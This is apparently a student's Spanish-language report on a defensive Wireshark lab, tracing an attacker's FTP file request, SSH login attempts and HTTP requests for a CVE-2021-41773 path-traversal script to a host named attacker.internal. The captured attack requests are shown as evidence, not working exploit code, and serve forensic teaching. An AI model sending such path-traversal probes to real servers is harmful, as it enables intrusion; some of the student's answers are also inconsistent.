



Introducción:

En el contexto de un laboratorio de "The Hacker Labs", que se enfoca en la defensa de sistemas informáticos, se utiliza Wireshark para realizar un análisis detallado de lo que ocurrió durante un ataque. Wireshark es una herramienta de análisis de tráfico de red, que permite capturar y examinar paquetes de datos que circulan por la red.

El objetivo de este laboratorio es simular un escenario en el que un atacante intenta acceder a un sistema o red y, mediante el uso de Wireshark, se puede investigar cómo ocurrió el ataque.

- Identificar la IP del atacante
- Entender cómo intentó acceder
- Determinar a qué recursos intentó acceder

Es un laboratorio de the hacker labs lo cual es de defensa y utilizamos wireshark para analizar que hizo el atacante. Nos hacen analizar la ip del atacante y como intento acceder y a que intento acceder

explicalo mejor porfa

”

En el contexto de un laboratorio de "The Hacker Labs", que se enfoca en la defensa de sistemas informáticos, se utiliza Wireshark para realizar un análisis detallado de lo que ocurrió durante un ataque. Wireshark es una herramienta de análisis de tráfico de red, que permite capturar y examinar paquetes de datos que circulan por la red.

El objetivo de este laboratorio es simular un escenario en el que un atacante intenta acceder a un sistema o red y, mediante el uso de Wireshark, se puede investigar cómo ocurrió el ataque. Esto incluye:

1. **Identificar la IP del atacante:** Una de las primeras tareas es identificar desde qué dirección IP provienen los intentos de ataque. La IP del atacante es una pieza clave para rastrear y analizar su actividad. A través de Wireshark, se pueden observar los paquetes de red y buscar las direcciones IP asociadas con el atacante.

He utilizado el chat con esta pregunta para que me ayudara a explicarme mejor en el tema de la introducción. Te lo dejo por aquí para que veas que es mio

Metodología:

Captura de tráfico de red(con wireshark):

- Filtrar y mirar los archivos
- Mirar el trafico

Análisis del tráfico(en wireshark):

- Ver que ip es la del atacante
- Como hizo el ataque

Preguntas a responder del laboratorio:

¿Cuántos intentos de intrusión hace el atacante antes de tener éxito de acceso?
El viernes intentó acceder por ftp a un archivo y el domingo hizo 10 intentos de login por ssh.

viernes.pcap

ArchivoEdiciónVisualizaciónIrCapturaAnalizarEstadísticasTelefoníaWirelessHerramientasAyuda

ip.src == 192.168.1.100

No.	Time	Source	Destination	Protocol	Length	Info
70	0.117440	192.168.1.100	192.168.10.13	FTP	62	Request: RETR backup_config

Niclas Guerra

Ln 1, Col 1413 caracteres.100%WindowUTF-8

> Frame 70: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0

> Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.10.13

> Transmission Control Protocol, Src Port: 20, Dst Port: 21

> File Transfer Protocol (FTP)

Current working directory: /

000045 00 00 3e 00 01 00 00 40 06 ed f7 c0 a8 01

0010c0 a8 0a 0d 00 14 00 15 00 00 00 00 00 00 00

002050 02 20 00 1c 8a 00 00 52 45 54 52 20 62 61

00306b 75 70 5f 63 6f 6e 66 69 67 2e 74 78 74

sabado.pcap


ArchivoEdiciónVisualizaciónIrCapturaAnalizarEstadísticasTelefoníaWirelessHerramientasAyuda

ip.src == 192.168.1.100

No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

Niclas Guerra

Ln 1, Col 1413 caracteres.100%WindowUTF-8



¿Por qué puerto accede el atacante?


El atacante intenta acceder por el puerto 21 el viernes intentando algo con un archivo backup.config.txt. Y el domingo intenta acceder el por el puerto 22 intentando hacer login's

¿Qué protocolo utiliza para realizar el ataque?

El atacante utiliza el viernes FTP y el domingo SSH. Pero consigue entrar por el protocolo HTTP

¿Qué archivo intenta ejecutar el atacante?

El atacante ejecuta el CVE-2021-41773.sh que es un path traversal



Home / INCIBE-CERT / Early warning / Vulnerabilities / CVE-2021-41773

CVE-2021-41773

Severity CVSS v4.0: Pending analysis

Type: CWE-22 Path Traversal

Publication date: 05/10/2021

Last modified: 26/07/2024

```
100 GET /CVE-2021-41773.sh HTTP/1.1
100 GET /CVE-2021-41773.sh HTTP/1.1
100 GET /CVE-2021-41773.sh HTTP/1.1
100 GET /CVE-2021-41773.sh HTTP/1.1
100 GET /CVE-2021-41773.sh HTTP/1.1
```

¿Desde qué IP se realiza el ataque?

Se realiza desde la ip 192.168.1.100

91	0.086308	192.168.1.100	192.168.10.81	HTTP	100 GET /CVE-2021-41773.sh HTTP/1.1
92	0.087521	192.168.1.100	192.168.10.20	HTTP	100 GET /CVE-2021-41773.sh HTTP/1.1
93	0.088630	192.168.1.100	192.168.1.110	HTTP	100 GET /CVE-2021-41773.sh HTTP/1.1
94	0.089707	192.168.1.100	192.168.1.71	HTTP	100 GET /CVE-2021-41773.sh HTTP/1.1
95	0.090786	192.168.1.100	192.168.10.104	HTTP	100 GET /CVE-2021-41773.sh HTTP/1.1

¿Cuál es el Host del atacante?

El Host del atacante es attacker.internal ya que el día que intenta ejecutar el mismo archivo a diferentes ip's aparece

The image shows a Wireshark packet capture of an HTTP GET request. The packet list at the top shows five packets from 192.168.1.100 to 192.168.10.81, 192.168.10.20, 192.168.1.110, 192.168.1.71, and 192.168.10.104, all with the same GET request. The packet details pane for packet 91 shows the following information:

- Next Sequence Number: 61 (relative sequence number)
- Acknowledgment Number: 0
- Acknowledgment number (raw): 0
- 0101 = Header Length: 20 bytes (5)
- Flags: 0x002 (SYN)
- Window: 8192
- [Calculated window size: 8192]
- Checksum: 0x8c31 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- [Timestamps]
- [SEQ/ACK analysis]
- TCP payload (60 bytes)
- Hypertext Transfer Protocol
 - GET /CVE-2021-41773.sh HTTP/1.1\r\n
 - Host: attacker.internal\r\n
 - \r\n
 - [Full request URI: http://attacker.internal/CVE-2021-41773.sh]
 - [HTTP request 1/1]

The packet bytes pane shows the raw data of the packet, including the GET request and the host header.

¿Qué día se produce el ataque?

El ataque se produce el mismo día a diferentes ip's, se puede ver el día no cambia pero la hora solo cambian los milisegundos.

The image shows the packet details for Frame 91, which is the first packet in the capture. The details pane shows the following information:

- Frame 91: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)
- Encapsulation type: Raw IPv4 (129)
- Arrival Time: Nov 28, 2024 13:54:28.589654000
- UTC Arrival Time: Nov 28, 2024 12:54:28.589654000 UTC
- Epoch Arrival Time: 1732798468.589654000
- [Time shift for this packet: 0.000000000 seconds]
- [Time delta from previous captured frame: 0.002468000 seconds]
- [Time delta from previous displayed frame: 0.002468000 seconds]
- [Time since reference or first frame: 0.006308000 seconds]
- Frame Number: 91
- Frame Length: 100 bytes (800 bits)

The packet bytes pane shows the raw data of the packet, including the GET request and the host header.

Conclusión:

Como se ha podido observar el atacante intento a fuerza bruta por ssh y por ftp. Parece ser que el ftp contiene información sensible y que no debería estar ahí. Y deberían mirarse el Path Traversal para que no les vuelva a pasar eso.